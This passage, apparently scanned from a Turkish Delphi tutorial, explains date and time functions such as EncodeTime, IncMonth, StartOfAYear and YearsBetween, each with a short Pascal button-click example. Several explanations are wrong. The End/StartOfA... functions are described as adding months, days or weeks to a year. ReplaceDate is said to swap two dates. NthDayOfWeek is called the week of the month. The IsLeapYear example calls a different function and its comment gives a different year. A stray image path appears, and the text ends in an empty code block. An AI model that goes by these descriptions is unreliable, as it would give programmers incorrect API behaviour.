Parametre ile belirtilen ay, hafta, gün değerlerini yıla ekleyerek yeni bir tarih hesaplar. Fonksiyondan geriye dönen değer tarih içerikli olacağı için DateTimeToStr tip dönüştürme işlemi sayesinde yazdırılabilir.

```
procedure TForm1.Button29Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EncodeDayOfWeekInMonth(2003,2,2,3);//2.ayın 2.haftasının 3.günü
  Form1.Caption:=DateTimeToStr(tarih);//12.02.2003 yazar
end;
```

EncodeTime(saat,dak,san,sal):

Tanımlama:	function EncodeTime(Hour, Min, Sec, MSec: Word): TDateTime;

Parametre ile belirtilen değerleri birleştirerek yeni bir zaman değeri türetir. Fonksiyondan geriye zaman içerikli bir değer döneceği için TimeToStr tip dönüştürme fonksiyonu kullanılarak yazdırılabilir.

```
procedure TForm1.Button30Click(Sender: TObject);
var
  zaman:TDateTime;
begin
  zaman:=EncodeTime(16,25,30,40);
  Form1.Caption:=TimeToStr(zaman); //16:25:30 yazar
end;
```

EndOfADay(yıl,deger):

Tanımlama:	function EndOfADay(const AYear, ADayOfYear: Word): TDateTime; overload; function EndOfADay(const AYear, AMonth, ADay: Word): TDateTime; overload;

Parametreyle belirlenen yıl değişkenine, yine ikinci parametreyle belirtilen değer kadar gün ekler. Fonksiyondan dönen değer tarihsel içerikli olduğu için DateToStr tip dönüştürme fonksiyonu kullanılarak yazdırılabilir. Geriye dönen

değeri DateTimeToStr tip dönüştürme fonksiyonuyla yazdırmaya kalkarsanız, zamanla beraber yazılacaklarını belirtmek isterim.

```
procedure TForm1.Button31Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EndOfADay(2003,9); //9 gün ekle
  Form1.Caption:=DateToStr(tarih); //09.01.2003 yazar
end;
```

EndOfAMonth(yıl,ay):

Tanımlama:	function EndOfAMonth(const AYear, AMonth: Word): TDateTime;

Birinci parametreyle belirtilen yıl değişkenine, ikinci parametreyle belirlenen değer kadar ayı ekler yeni bir tarih değeri bulur. Fonksiyondan geriye dönen değer tarihsel içerikli olduğu için DateTimeToStr tip dönüştürme fonksiyonuyla yazdırılmalıdır.

```
procedure TForm1.Button32Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EndOfAMonth(2003,7); // 7 ay ekle
  Form1.Caption:=DateToStr(tarih);//31/07/2003 yazar
end;
```

EndOfAWeek(yıl,hafta):

Tanımlama:	function EndOfAWeek(const AYear, AWeekOfYear: Word; const ADayOfWeek: Word = 7): TDateTime;

Birinci parametreyle belirtilen yıla, ikinci parametreyle belirtilen haftanın en son gününü hesaplayan fonksiyondur. Fonksiyondan geriye dönen değer tarihsel içerikte olduğu için yazdırmak için DateToStr fonksiyonundan faydalanılmıştır.

```
procedure TForm1.Button33Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EndOfAWeek(2003,3);//3. haftanın en son günü
  Form1.Caption:=DateToStr(tarih); //19.01.2003 yazar
end;
```

EndOfAYear(yıl):

Tanımlama:	function EndOfAYear(const AYear): TDateTime;

Parametreyle verilen yıla ait en son günün tarihini hesaplayan fonksiyondur. Fonksiyondan geriye dönen değer tarihsel içerikli olduğu için DateToStr tip dönüştürme fonksiyonu sayesinde yazdırılabilir.

```
procedure TForm1.Button34Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=EndOfAYear(2003);   //2003 yılının en son günü
  Form1.Caption:=DateToStr(tarih);//31/12/2003
end;
```

FormatDateTime (stil,tarih):

Tanımlama:	function FormatDateTime(const Format: string; DateTime: TDateTime): string; overload; function FormatDateTime(const Format: string; DateTime: TDateTime; const FormatSettings: TFormatSettings): string; overload;

İkinci parametreyle belirtilen tarihi, birinci parametreyle belirtilen formatlı hale dönüştürür. Fonksiyondan dönen değer string tipte olduğu için direkt yazdırılabilir.

```
procedure TForm1.Button35Click(Sender: TObject);
var
  tarih:TDate;
  sonuc:AnsiString;

begin
  tarih:=Date;
  sonuc:=FormatDateTime('dddd, mmmm d, yyyy',tarih);
  Form1.Caption:=sonuc;//perşembe Temmuz 10 2003 yazar
end;
```

Tarihsel içerikli değişkenleri formatlamak için kullanabileceğiniz bayağı seçeneğiniz var. Aşağıda bu seçeneklerden bazılarını tablo halinde sizlere vermeye çalışacağım.

Format	Sonuç
'dddd, mmmm d, yyyy'	Perşembe Temmuz 10 2003
'mmmm d, yyyy'	Temmuz 10 2003
' mmmm yyyy'	Temmuz 2003
'yyyy'	2003
'dddd,d, mmmm yyyy'	Perşembe 10 Temmuz 2003
'd, mmmm yyyy,dddd'	10 Temmuz 2003 Perşembe

IncAMonth(yıl,ay,gün):

Tanımlama:	procedure IncAMonth(var Year, Month, Day: Word; NumberOfMonths: Integer = 1);

Üç parametreyi birleştirerek oluşturacağı tarih değerinden, bir ay sonrasının tarihini hesaplayan fonksiyondur.


```
procedure TForm1.Button36Click(Sender: TObject);
var
  tarih:TDateTime;
  yil,ay,gun:Word;
begin
  yil:=2003;
  ay:=7;
  gun:=10;
  IncAMonth(yil,ay,gun);//ayı artır
  ShowMessage(IntToStr(yil)+#13#10+IntToStr(ay)+#13#10+IntToStr(gun));
end;
```

IncDay(tarih):

Tanımlama:	function IncDay(const AValue: TDateTime; const ANumberOfDays: Integer = 1): TDateTime;

Parametre ile girilen tarih değerini, gün olarak bir artırmak için kullanılan fonksiyondur. Fonksiyondan geriye dönen değer tarihsel içerikli olacağı için, yazdırabilmeniz ancak DateToStr fonksiyonu sayesinde olabilecektir.

```
procedure TForm1.Button37Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date;
  tarih:=incDay(tarih);// tarihi bir gün artır
  Form1.Caption:=DateToStr(tarih);
end;
```

IncMonth(tarih):

Tanımlama:	function IncMonth(const Date: TDateTime; NumberOfMonths: Integer = 1): TDateTime;

Parametre olarak girilen tarih değişken içeriğindeki ayı bir artırarak yeni bir tarih değeri hesaplar. Fonksiyondan geriye tarih içerikli veri döneceği için yazdırmak için DateToStr fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button38Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date;  //10/07/2003
  tarih:=incMonth(tarih);  //ayı bir artır
  Form1.Caption:=DateToStr(tarih);   //10/08/2003 yazar
end;
```

IncWeek(tarih):

Tanımlama:	function IncWeek(const AValue: TDateTime; const ANumberOfWeeks: Integer = 1): TDateTime;

Parametre olarak girilen tarih içerikli değişkenin değerini bir hafta artırarak yeni bir tarih hesaplar. Fonksiyondan geriye dönen değer tarih içerikli olacağı için, yazdırmanız ancak DateToStr fonksiyonu sayesinde olabilecektir.

```
procedure TForm1.Button39Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date;  //10/07/2003
  tarih:=incWeek(tarih);  //haftayı bir artır
  Form1.Caption:=DateToStr(tarih);   //17/07/2003 yazar
end;
```

IncYear(yıl):

Tanımlama:	function IncYear(const AValue: TDateTime; const ANumberOfYears: Integer = 1): TDateTime;

Parametre olarak girilen tarihsel değişkenin değerini bir yıl artırarak yeni bir tarih hesaplar. Fonksiyondan geriye dönen değer tarihsel içerikli olacağı için ancak DateToStr tip dönüştürme fonksiyonu sayesinde yazdırabilirsiniz.

```
procedure TForm1.Button40Click(Sender: TObject);
var
  tarih:TDate;
begin
  tarih:=Date;  //10/07/2003
  tarih:=incYear(tarih);  //Yılı bir artır
  Form1.Caption:=DateToStr(tarih);   //10/07/2004 yazar
end;
```

IsInLeapYear(yıl):

Tanımlama:	function IsInLeapYear(const AValue: TDateTime): Boolean;

Parametreyle girilen tarih içerikli değişken değerinin (dört yılda bir oluşan 366 gün çeken yıl) 366 gün çekip çekmediğini hesaplayabilen bir fonksiyondur. Fonksiyondan geriye dönen değer true veya false olabileceği için ufak bir dallanmayla sonuca ulaşılabilir. Şayet belirttiğiniz tarih 366 gün çekiyorsa sonuç true olacaktır.

```
procedure TForm1.Button41Click(Sender: TObject);
var
  tarih:TDate;
  sonuc:Boolean;
begin

  tarih:=Date;    //10/07/2003
  sonuc:=IsInLeapYear(tarih);// 366 günmü çekiyor
  if sonuc then
    Form1.Caption:='Evet Bu Yıl 366 Gün Çekiyor'
  else
    Form1.Caption:='Hayır 365 Gün Çekiyor';//Burası işler
end;
```

IsLeapYear(yıl):

Tanımlama:	function IsLeapYear(Year: Word): Boolean;

Parametre olarak girilen tarihin 366 gün çekip çekmediğini hesaplayan diğer bir fonksiyondur. Yukarıdakinden tek farkı parametre olarak tarih değişkeni değil de, tam sayı tip değişken kullanmasıdır.

```
procedure TForm1.Button42Click(Sender: TObject);
var
  sonuc:Boolean;
begin
  sonuc:=IsInLeapYear(2006);//2003 yılı 366 günmü çekiyor
  if sonuc then
    Form1.Caption:='Evet Bu Yıl 366 Gün Çekiyor'
  else
    Form1.Caption:='Hayır 365 Gün Çekiyor';
end;
```

IsToday(tarih):

Tanımlama:	function IsToday(const AValue: TDateTime): Boolean;

Parametre olarak girilen tarih değişkeninin, bugünün tarihine eşit olup olmadığını kontrol eden bir fonksiyondur. Fonksiyondan geriye dönen değer Boolean tip bir değişkende saklanabilir. Bu değişkenin değerinin true olması girilen tarihin bugüne eşit olduğu anlamını taşımaktadır.

```
procedure TForm1.Button43Click(Sender: TObject);

var
  tarih:TDate;
  sonuc:Boolean;
begin
  tarih:=StrToDate(Edit1.Text);
  sonuc:=IsToDay(tarih);
  if sonuc then
    Form1.Caption:='Girdiğiniz Tarih Bugüne Ait';

end;
```

Fonksiyondan true veya false değerinin döndüğünü hatırlatmakta fayda var.

IsValidDate(yıl,ay,gun):

Tanımlama:	function IsValidDate(const AYear, AMonth, ADay: Word): Boolean;

Parametre olarak girilen değişken değerlerinin sırasıyla tarih oluşturup oluşturamayacağını hesaplayabilen bir fonksiyondur (ay değerinin 12 den büyük olması ve gün değerinin 31 den büyük olması gibi). Fonksiyondan geriye true değerinin dönmesi değişkenlerin tarih oluşturabileceği anlamını taşımaktadır.

```
procedure TForm1.Button44Click(Sender: TObject);
var
  tarih:TDate;
  yil,ay,gun:word;
  sonuc:Boolean;
begin
  sonuc:=IsValidDate(2003,10,10);
  if sonuc=true then
    begin
      tarih:=EncodeDate(2003,10,5);
      Form1.Caption:=DateToStr(tarih);
    end
  else
    Form1.Caption:='Girdiğiniz değerler Tarih Oluşturamaz';
end;
```

sonuc:=**IsValidDate**(2003,10,10); satırını "sonuc:=**IsValidDate**(2003,18,10);" şeklinde değiştirirseniz "Girdiğiniz değerler Tarih Oluşturamaz" uyarısının başlığınızda yazmasını sağlarsınız (18. ay yoktur da o yüzden).

MonthOf(tarih):

Tanımlama:	function MonthOf(const AValue: TDateTime): Word;

Parametre ile belirtilen tarih değişkeninin hangi aya ait olduğunu hesaplayan fonksiyondur. Fonksiyondan geriye dönen değer tam sayı tipli bir değişkene aktarılabilir.

```
procedure TForm1.Button45Click(Sender: TObject);
var
  tarih:TDate;deger:Word;
begin
  tarih:=Date+5;
  deger:=MonthOf(tarih);
  Form1.Caption:=IntToStr(deger);
end;
```

MonthOfTheYear(tarih):

Tanımlama:	function MonthOfTheYear(const AValue: TDateTime): Word;

Parametreyle girilen tarih değişken değerinin hangi aya ait olduğunu hasaplayan bir fonksiyondur.

```
procedure TForm1.Button46Click(Sender: TObject);
var
  tarih:TDate;
  deger:Word;
begin
  tarih:=Date+5;  //şu anki tarih 11/07/2003
  deger:=MonthOfTheYear(tarih);
  Form1.Caption:=IntToStr(deger); // 7 yazar
end;
```

MonthsBetween(tarih1,tarih2):

Tanımlama:	function MonthsBetween(const ANow, AThen: TDateTime): Integer;

Parametre olarak belirtilen tarih değişkenleri arasında kaç ay olduğunu hesaplayan fonksiyondur.

```
procedure TForm1.Button47Click(Sender: TObject);
var
  tarih1,tarih2:TDate;
  fark:Integer;
begin
  tarih1:=StrToDate('04.05.2002');
  tarih2:=StrToDate('04.08.2003');
  fark:=MonthsBetween(tarih1,tarih2);
  Form1.Caption:=IntToStr(fark); //15 yazar
end;
```

Fonksiyondan geriye dönen değer bir tamsayı olduğu için IntToStr tip dönüştürme fonksiyonu kullanılarak fark kolayca yazdırılabilir. Yapılan hesaplamaya dikkat edecek olursanız girilen iki tarih arasındaki ay sayısı bulunmaktadır.

Now():

Tanımlama:	function Now: TDateTime;

O güne ait tarih ve saati yazdırabilen fonksiyondur. Fonksiyondan geriye tarih_zaman içerikli veri döneceği için DataTimeToStr tip dönüştürme fonksiyonu kullanılarak yazdırılabilmektedir.

```
procedure TForm1.Button7Click(Sender: TObject);
var
  tarihzaman:TDateTime;
begin
  tarihzaman:=Now;  //tarh ve zamanı beraber tutan değişken
  Edit1.Text:=DateTimeToStr(tarihzaman);//11/07/2003 11:07:19 yazar
end;
```

NthDayOfWeek(tarih):

Tanımlama:	function NthDayOfWeek(const AValue: TDateTime): Word;

Parametre olarak girilen tarih değişken değerinin, ayın kaçıncı haftasında olduğunu hesaplayan fonksiyondur.

```
procedure TForm1.Button48Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:word;
begin
  tarih:=Now;   // 11/07/2003
  deger:=NthDayOfWeek(tarih); //ayın kaçıncı haftası
  Form1.Caption:=IntToStr(deger);// 2 yazar
end;
```

Fonksiyondan tam sayı tipli bir değer döneceği için IntToStr tip dönüştürme fonksiyonu kullanılarak yazdırılabilir.

RecodeDate(tarih1,yil,ay,gun):

Tanımlama:	function RecodeDate(const AValue: TDateTime; const AYear, AMonth, ADay: Word): TDateTime

İkinci, üçüncü, dördüncü parametreyle belirlenen değerleri birleştirip, ilk parametre formatında yeni bir tarih değeri oluşturur. Fonksiyondan geriye dönen değer tarih-zaman içerikli olacağı için DateTimeToStr fonksiyonu kullanılarak yazdırılabilir.

```
procedure TForm1.Button49Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  yil,ay,gun:word;
begin
  tarih1:=Now;  //11/07/2003
  yil:=2002;
  ay:=5;
  gun:=14;
  tarih2:=RecodeDate(tarih1,yil,ay,gun);
  Form1.Caption:=DateTimeToStr(tarih2);//14/05/2002 yazar
end;
```

RecodeYear(tarih,yil):

Tanımlama:	function RecodeYear(const AValue: TDateTime; const AYear: Word): TDateTime;

İkinci parametreyle belirtilen yıl değerini, birinci parametredeki yılın yerine yazarak yeni bir tarih hesaplar.

```
procedure TForm1.Button50Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  yil:word;
begin
  tarih1:=Now; // 11/07/2003
  yil:=1999;
  tarih2:=RecodeYear(tarih1,yil);
  Form1.Caption:=DateTimeToStr(tarih2); //11/07/1999 yazar
end;
```

Fonksiyondan geriye dönen değer, tarihsel içerik içerdiği için herhangi bir kontrolün üzerinde (kullanıcıya göstermek amaçlı) yazdırmak için DateTimeToStr fonksiyonundan faydalanmalısınız. Dilerseniz DateToStr diyerek sadece tarih kısmını (saati yazdırmadan) yazdırabilirsiniz.

ReplaceDate(tarih1,tarih2):

Tanımlama:	procedure ReplaceDate(var DateTime: TDateTime; const NewDate: TDateTime);

Parametre olarak belirtilen iki tarihin değerlerinin birbirleriyle değişmesini sağlayan bir prosedürdür.

```
procedure TForm1.Button51Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
begin
  tarih1:=StrToDate('01.02.2003');
  tarih2:=Date;  //11/07/2003
  ReplaceDate(tarih1,tarih2);//tarihleri değiştir
  Form1.Caption:=DateToStr(tarih1);//11.07.2003 yazar
end;
```

StartOfADay(tarih,ay):

Tanımlama:	function StartOfADay(const AYear, ADayOfYear: Word): TDateTime; overload; function StartOfADay(const AYear, AMonth, ADay: Word): TDateTime; overload;

Parametreyle belirtilen yıla, yine ikinci parametreyle belirtilen sayı kadar ay ekler.

```
procedure TForm1.Button52Click(Sender: TObject);
var
  tarih:TDateTime;
begin

  tarih:=StartOfADay(2003,6);
  Form1.Caption:=DateToStr(tarih); //06/01/2003 yazar
end;
```

Fonksiyondan geriye dönen değer tarihsel veri içereceği için, kontrollerden herhangi birisinde yazdırılması için DateToStr tip dönüştürme fonksiyonundan faydalanmalısınız.

Dilerseniz aynı işlemi aşağıdaki gibi üç parametreyle de yapabilirsiniz. Örneği dikkatlice inceleyiniz. Çünkü fonksiyon opsiyonel parametre içermektedir.

```
procedure TForm1.Button52Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfADay(2003,3,10);//3 ay 10 gün ekle
  Form1.Caption:=DateToStr(tarih); //10/03/2003 yazar
end;
```

StartOfAMonth(yıl,ay):

Tanımlama:	function StartOfAMonth(const AYear, AMonth: Word): TDateTime;

Parametreyle belirtilen yıla, yine ikinci parametreyle belirtilen adet kader ayı ekler.

```
procedure TForm1.Button53Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfAMonth(2003,6);//6 ay ekle
  Form1.Caption:=DateToStr(tarih);//01/06/2003 yazar
end;
```

StartOfAWeek(yıl,hafta):

Tanımlama:	function StartOfAWeek(const AYear, AWeekOfYear: Word; const ADayOfWeek: Word = 1): TDateTime;

Parametreyle belirtilen yıla, ikinci parametreyle belirtilen hafta sayısını ekler, yeni bir tarih hesaplar.

```
procedure TForm1.Button54Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfAWeek(2003,3);// 3.haftayı bul
  Form1.Caption:=DateToStr(tarih); //13/01/2003 yazar
end;
```

Fonksiyondan geriye dönen değer tarihsel içerik içerdiğinden, yazdırmak için DateToStr fonksiyonundan faydalanmalısınız.

StartOfAYear(yıl):

Tanımlama:	function StartOfAYear(const AYear): TDateTime;

Parametre ile belirtilen yılın ilk gününe ait tarih değerini döndüren fonksiyondur. Fonksiyondan geriye dönen değer tarihsel veri içerdiği için yazdırmak ancak DateToStr fonksiyonu sayesinde olabilecektir.

```
procedure TForm1.Button55Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfAYear(2004);
  Form1.Caption:=DateToStr(tarih);//01/01/2004 yazar
end;
```

StartOfTheMonth(yıl):

Tanımlama:	function StartOfTheMonth(const AValue: TDateTime): TDateTime;

Parametre ile belirtilen tarihteki ilk günü bulmak için kullanılan bir fonksiyondur (ay ve yıl değişmez sadece günün değerini 1 yapar).

```
procedure TForm1.Button56Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfTheMonth(Date); //11/07/2003
  Form1.Caption:=DateToStr(tarih); //01/07/2003 yazar
end;
```

StartOfTheWeek(tarih):

Tanımlama:	function StartOfTheWeek(const AValue: TDateTime): TDateTime;

Parametre olarak girilen tarihteki haftanın ilk gününün tarihini hesaplayan bir fonksiyondur.

```
procedure TForm1.Button57Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StartOfTheWeek(Date); //11/07/2003
  Form1.Caption:=DateToStr(tarih); //07/07/2003 yazar
end;
```

Örnekte yer alan aktif tarih 11/07/2003 tür ve cuma gününe karşılık gelmektedir. O haftaya ait Pazartesi (haftanın ilk günü) gününün tarihi ise 07/07/2003 tür. Bu yüzden fonksiyon tarihin bulunduğu haftaya ait ilk günü döndüreceği için sonuç 07/07/2003 olacaktır.

StrToDate(string_tarih):

Tanımlama:	**function StrToDate(const S: string): TDateTime; overload; function StrToDate(const S: string; const FormatSettings: TFormatSettings): TDateTime;**

Parametre ile verilen string değişkeni tarihsel veriye dönüştürmek kullanılan bir fonksiyondur. Dikkat edeceğiniz husus parametre değerini tarihe çeviremez ise programın hata vereceğidir.

```
procedure TForm1.Button58Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StrToDate(Edit1.Text); //tarihe çevir
  Form1.Caption:=DateToStr(tarih+10);//10 gün ekle
end;
```

StrToDateDef(tarih,varsayılan_tarih):

Tanımlama:	**function StrToDateDef(const S: string; const Default: TDateTime): TDateTime; overload; function StrToDateDef(const S: string; const Default: TDateTime; const FormatSettings: TFormatSettings): TDateTime; overload;**

StrToDate fonksiyonu yanlış tarih girildiği zaman hata veriyordu. Bu fonksiyon ise yanlış tarih girilmesi durumunda ikinci parametreyle belirtilen değeri tarih olarak kabul edecektir. Dolayısıyla hata da vermeyecektir.

```
procedure TForm1.Button59Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StrToDateDef(Edit1.Text,Date);
  //Eğer yanlış tarih girilirse bugünkü tarihi al
  Form1.Caption:=DateToStr(tarih);
end;
```

Fonksiyonun yaptığı iş Edit1 kutusuna tarihe dönüştürülemeyecek bir değerin girilmesi durumunda oluşacak hatayı engellemek ve (bir çok durumda bu günkü tarihin yazılması için bilerek yaptırılabilir) aktif tarihin işleme sokulmasını sağlamaktır.

StrToDateTime(string_tarih):

Tanımlama:	**function StrToDateTime(const S: string): TDateTime; overload; function StrToDateTime(const S: string; const FormatSettings: TFormatSettings): TDateTime; overload;**

Parametre ile belirtilen değişkenin değerini tarih-zaman içerikli değişkene aktarmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button60Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StrToDateTime(Edit1.Text); //tarihe ve zamana çevir
  Form1.Caption:=DateTimeToStr(tarih+10);//10 gün ekle
end;
```

StrToDateTimeDef(tarih_zaman,varsayılan_tarih_zaman):

Tanımlama:	**function StrToDateTimeDef(const S: string; const Default: TDateTime): TDateTime; overload; function StrToDateTimeDef(const S: string; const Default: TDateTime; const FormatSettings: TFormatSettings): TDateTime; overload;**

Tip çevirme işleminde hata oluşursa (tarih girilmez veya yanlış girilirse) ikinci parametre ile verilen değeri kabul ederek işlemlere devam eden fonksiyondur.

```
procedure TForm1.Button61Click(Sender: TObject);
var
  tarih:TDateTime;
begin

  tarih:=StrToDateTimeDef(Edit1.Text,Now);
  //Eğer yanlış tarih girilirse şuanki tarih ve zamanı al
  Form1.Caption:=DateTimeToStr(tarih);
end;
```

StrToTime(string_zaman):

Tanımlama:	**function StrToTime(const S: string): TDateTime; overload; function StrToTime(const S: string; const FormatSettings: TFormatSettings): TDateTime;**

Parametre ile belirtilen string veriyi zamansal değere çevirebilen bir fonksiyondur. Şayet parametre değeri zamana çevrilemiyorsa, programınız hata mesajı verecektir.

```
procedure TForm1.Button62Click(Sender: TObject);
var
  zaman:TDateTime;
begin
  zaman:=StrToTime(Edit1.Text); //zamana çevir
  Form1.Caption:=TimeToStr(zaman);
end;
```

Bu örnek için Edit kutusuna (10:06:45) gibi saati gösteren bir değer girmelisiniz.

StrToTimeDef(string_zaman,varsayılan_zaman):

Tanımlama:	**function StrToTimeDef(const S: string; const Default: TDateTime; const FormatSettings: TFormatSettings): TDateTime; overload; function StrToTimeDef(const S: string; const Default: TDateTime): TDateTime; overload;**

StrToTime fonksiyonu Edit kutusuna yanlış değer girildiğinde kırılıyordu. Bu fonksiyonda yanlış değer (zaman çevrilemeyecek string) girilmesi durumunda ikinci parametreyle verilen zaman değeri kabul edilecek ve işlemler devam edecektir. Dolayısıyla programın kırılmasını da engellemiş olacaksınız.

```
procedure TForm1.Button63Click(Sender: TObject);
var
  zaman:TDateTime;
begin

  zaman:=StrToTimeDef(Edit1.Text,Time);
  //Yanlış değer girilirse şu anki zamanı kabul et
  Form1.Caption:=TimeToStr(zaman);
  //Sadece Zamanı Yaz
end;
```

Time-GetTime:

Tanımlama:	function Time: TDateTime; function GetTime: TDateTime;

İki fonksiyonu kullanarak da aktif saati öğrenebilirsiniz. Fonksiyondan geriye dönen değer zaman içerikli olacağı için yazdırmak için TimeToStr tip dönüşüm fonksiyonunu kullanmalısınız.


```
procedure TForm1.Button64Click(Sender: TObject);
var
  zaman1,zaman2:TDateTime;
begin
  zaman1:=Time;
  zaman2:=GetTime;
  ShowMessage('Time='+TimeToStr(zaman1)+#13#10+
  'GetTime='+TimeToStr(zaman2));
end;
```

TimeOf(zaman):


Tanımlama:	function TimeOf(const AValue: TDateTime): TDateTime;

```
procedure TForm1.Button65Click(Sender: TObject);
var
  zaman1,zaman2:TDateTime;
begin
  zaman1:=Time;
  zaman2:=TimeOf(Now);
  ShowMessage('Time='+TimeToStr(zaman1)+#13#10+
  'TimeOf='+TimeToStr(zaman2));
end;
```

TimeToStr(tarih_zaman):

Tanımlama:	function TimeToStr(Time: TDateTime): string; overload; function TimeToStr(Time: TDateTime; const FormatSettings:): string; overload;

Parametre ile belirtilen tarih ve zamanın sadece zaman ile ilgili kısmını string e çevirip yazdırmak için kullanılır. Aşağıdaki örnekte TimeToStr ile DateTimeToStr arasındaki fark anlatılmıştır.




```
procedure TForm1.Button66Click(Sender: TObject);
var
  zaman:TDateTime;
begin
  zaman:=Now;
  ShowMessage('TimeToStr='+TimeToStr(zaman)+#13#10+
  'DateTimeToStr='+DateTimeToStr(zaman));
end;
```

Today:

Tanımlama:	function Today: TDateTime;

Aktif tarihi (saatsiz olarak) yazdırmak için kullanılan bir fonksiyondur.

```
procedure TForm1.Button67Click(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=Today;  //aktif tarihi zamanı atar
  Form1.Caption:=DateTimeToStr(tarih);//11/07/2003
end;
```

Fonksiyondan geriye dönen değer tarihsel içerikli olduğu için DateTimeToStr (DateToStr de olurdu) tip dönüştürme fonksiyonundan faydalanmalısınız.

Tomorrow:

Tanımlama:	function Tomorrow: TDateTime;

Aktif tarihten (Date) bir gün sonraki tarihi bulmak için kullanılan bir fonksiyondur (Date+1).

```
procedure TForm1.Button68Click(Sender: TObject);
var
  yarin:TDateTime;
begin
  yarin:=Tomorrow; //Yarınki tarih
  Form1.Caption:=DateTimeToStr(yarin);
end;
```

WeekOf(tarih):

Tanımlama:	function WeekOf(const AValue: TDateTime): Word;

Parametreyle belirtilen tarih değerinin yılın kaçıncı haftasına karşılık geldiğini hesaplayan bir fonksiyondur.

```
procedure TForm1.Button69Click(Sender: TObject);
var
  tarih:TDateTime;
  hafta:Word;
begin
  tarih:=Now; //şuanki tarih 11/07/2003
  hafta:=WeekOf(tarih);//Yılın kaçıncı haftası
  Form1.Caption:=IntToStr(hafta)+' .hafta'; //28 .hafta yazar
end;
```

WeekOfTheMonth(tarih):

Tanımlama:	function WeekOfTheMonth(const AValue: TDateTime): Word; overload; function WeekOfTheMonth(const AValue: TDateTime; var AYear, AMonth: Word): Word; overload;

Bu da belirtilen tarih içerisinde o aya ait hangi haftada bulunulduğunu hesaplayan bir fonksiyondur. Fonksiyondan geriye dönen değer tam sayı olduğu için yazdırılma işlemi ancak IntToStr tip dönüştürme fonksiyonu kullanılarak yapılabilir.

```
procedure TForm1.Button70Click(Sender: TObject);
var
  tarih:TDateTime;
  hafta:Word;
begin
  tarih:=Now;
  hafta:=WeekOfTheMonth(tarih); //ayın kaçıncı haftası
  Form1.Caption:=IntToStr(hafta);
end;
```

WeeksBetween(tarih1,tarih2):

Tanımlama:	function WeeksBetween(const ANow, AThen: TDateTime): Integer;

Parametre olarak girilen iki tarih arasındaki hafta sayısını hesaplayan bir fonksiyondur. Fonksiyondan geriye dönen değer tam sayı olduğu için IntToStr tip dönüştürme fonksiyonu sayesinde yazdırılabilir.

```
procedure TForm1.Button71Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  adet:Word;
begin
  tarih1:=StrToDate('01.03.2003');
  tarih2:=StrToDate('01.05.2003');
  adet:=WeeksBetween(tarih1,tarih2);//arada kaç hafta var
  Form1.Caption:=IntToStr(adet)+' Hafta Fark Var';
  //8 hafta fark var yazar
end;
```

WeeksInAYear(yıl):

Tanımlama:	function WeeksInAYear(const AYear: Word): Word;

Parametre ile girilen yılın kaç haftadan oluştuğunu hesaplayan fonksiyondur. Fonksiyondan geriye dönen değer tam sayı tipli olduğu için IntToStr fonksiyonu sayesinde yazdırabilirsiniz.

```
procedure TForm1.Button72Click(Sender: TObject);
begin
  Form1.Caption:=IntToStr(WeeksInAYear(2003));//52 yazar
end;
```

YearOf(tarih):

Tanımlama:	function YearOf(const AValue: TDateTime): Word;

Parametre olarak girilen tarih zaman değerinden sadece yıla ait olan bölümü döndüren fonksiyondur. Fonksiyondan geriye dönen değer tam sayı tipli olacağı için yazdırmak için IntToStr fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button73Click(Sender: TObject);
var
  tarih:TDateTime;
  deger:word;
begin
  tarih:=Now;
  deger:=YearOf(tarih);//sadece yılı al
  Form1.Caption:=IntToStr(deger);//2003 yazar
end;
```

YearsBetween(tarih1,tarih2):

Tanımlama:	function YearsBetween(const ANow, AThen: TDateTime): Integer;

Parametre ile belirtilen tarihlerin arasında kaç yıl bulunduğunu hesaplayan fonksiyondur. Fonksiyondan geriye dönen değer tam sayı tipli olacağı için yazdırmak için IntToStr fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button74Click(Sender: TObject);
var
  tarih1,tarih2:TDateTime;
  deger:Integer;
begin
  tarih1:=StrToDate('01.02.2003');
  tarih2:=StrToDate('01.03.2006');
  deger:=YearsBetween(tarih1,tarih2);//arada kaç yıl var
  Form1.Caption:=IntToStr(deger); //3 yazar
end;
```

Şayet iki tarih arasındaki fark bir yıldan küçükse “0” değerini döndürecektir. Ayrıca parametre olarak girilen tarih değişkenlerinin yerlerini değiştirmeniz sonucu değiştirmeyecektir. Çünkü bu fonksiyon sonucun mutlak değerini döndürmektedir (diğer bir çok fonksiyon da böyleydi zaten).

Yesterday:

Tanımlama:	function Yesterday: TDateTime;

Bir önceki güne ait (date-1) tarihi hesaplayabilen bir fonksiyondur. Fonksiyondan geriye dönen değer tarih içerikli olacağı için yazdırmak ancak DateToStr tip dönüştürme fonksiyonu sayesinde olabilecektir.

```
